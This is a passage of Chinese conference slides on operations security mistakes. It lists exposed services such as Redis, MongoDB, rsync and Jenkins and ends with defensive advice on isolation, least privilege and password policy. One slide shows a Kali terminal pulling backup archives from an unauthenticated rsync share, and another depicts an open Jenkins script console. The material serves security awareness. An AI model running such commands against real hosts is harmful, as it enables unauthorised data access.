
- 躺过的那些坑 - "Sensitive"

- Others



## II. 运维安全之殇

- 躺过的那些坑 - "Sensitive"
  - Others



## II. 运维安全之殇

- 躺过的那些坑 - More

- FTP、Redis、MongoDB、RSync、Backup、Jenkins


```
root@kali:~# rsync -avz .167::f2e/backup
receiving incremental file list
drwxr-xr-x   4,096 2015/07/22 05:33:38 backup
drwxr-xr-x   4,096 2014/10/13 04:11:09 backup/auto_auto_supplies_test
drwxr-xr-x   4,096 2014/10/13 06:17:17 backup/auto_auto_supplies_test/inc
-rw-r--r--   2,572 2014/10/13 04:11:09 backup/auto_auto_supplies_test/inc/inc.6.
tar.gz
-rw-r--r--   2,573 2014/10/13 05:46:42 backup/auto_auto_supplies_test/inc/inc.7.
tar.gz
-rw-r--r--   2,570 2014/10/13 05:56:44 backup/auto_auto_supplies_test/inc/inc.8.
tar.gz
-rw-r--r--   2,568 2014/10/13 22:04:08 backup/auto_auto_supplies_test/inc/inc.9.
tar.gz
```



## II. 运维安全之殇

- 躺过的那些坑 - More

- FTP、Redis、MongoDB、RSync、Backup、Jenkins



The screenshot shows the Jenkins web interface. At the top, there is a blue header with the 'Jenkins' logo and a search bar. Below the header, there is a navigation menu with icons for '新建' (New), '用户' (Users), '任务历史' (Task History), '编辑视图' (Edit View), '系统管理' (System Management), and 'Credentials'. The main content area is titled '脚本命令行' (Script Console). It contains a text area with the following text: 'Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example: 

```
println(Jenkins.instance.pluginManager.plugins)
```

 All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\*, and hudson.model.\* are pre-imported.'

On the left side of the main content area, there are two panels. The first panel is titled '构建队列' (Build Queue) and shows '队列中没有构建任务' (No build tasks in the queue). The second panel is titled '构建执行状态' (Build Execution Status) and shows a table with the following data:

#	状态
1	空闲



## II. 运维安全之殇

- 躺过的那些坑 - case\_2
  - XXXX 内网漫游/任意登陆



Wiki, OA, SVN,  
Github, etc...

## II. 运维安全之殇

- 躺过的那些坑 - How

- 访问控制
  - 三网隔离

- 权限控制
  - 最小权限

- 密码策略
  - 强度要求
  - 更换周期

- 漏洞跟踪
  - 定期排查
  - 及时修复



## II. 运维安全之殇

- 木桶原理 - 不能忽视的安全隐患

“安全是一个整体，保证安全不在于地方有多强大，而是要找到自己薄弱的地方”



## II. 运维安全之殇

“未知攻，焉知防”




☺ Q&A



# DevOpsDays 即将首次登陆中国



DevOps 之父 Patrick Debois 与您相约  
DevOpsDays 北京站 2017年3月18日



门票早鸟价仅限前100名，请从速哟

<http://2017-beijing.devopsdayschina.org/>





想第一时间看到  
高效运维社区公众号  
的好文章吗？

请打开高效运维社区公众号，点击右上角小人，如右侧所示设置就好







# Thanks

高效运维社区  
开放运维联盟

**荣誉出品**

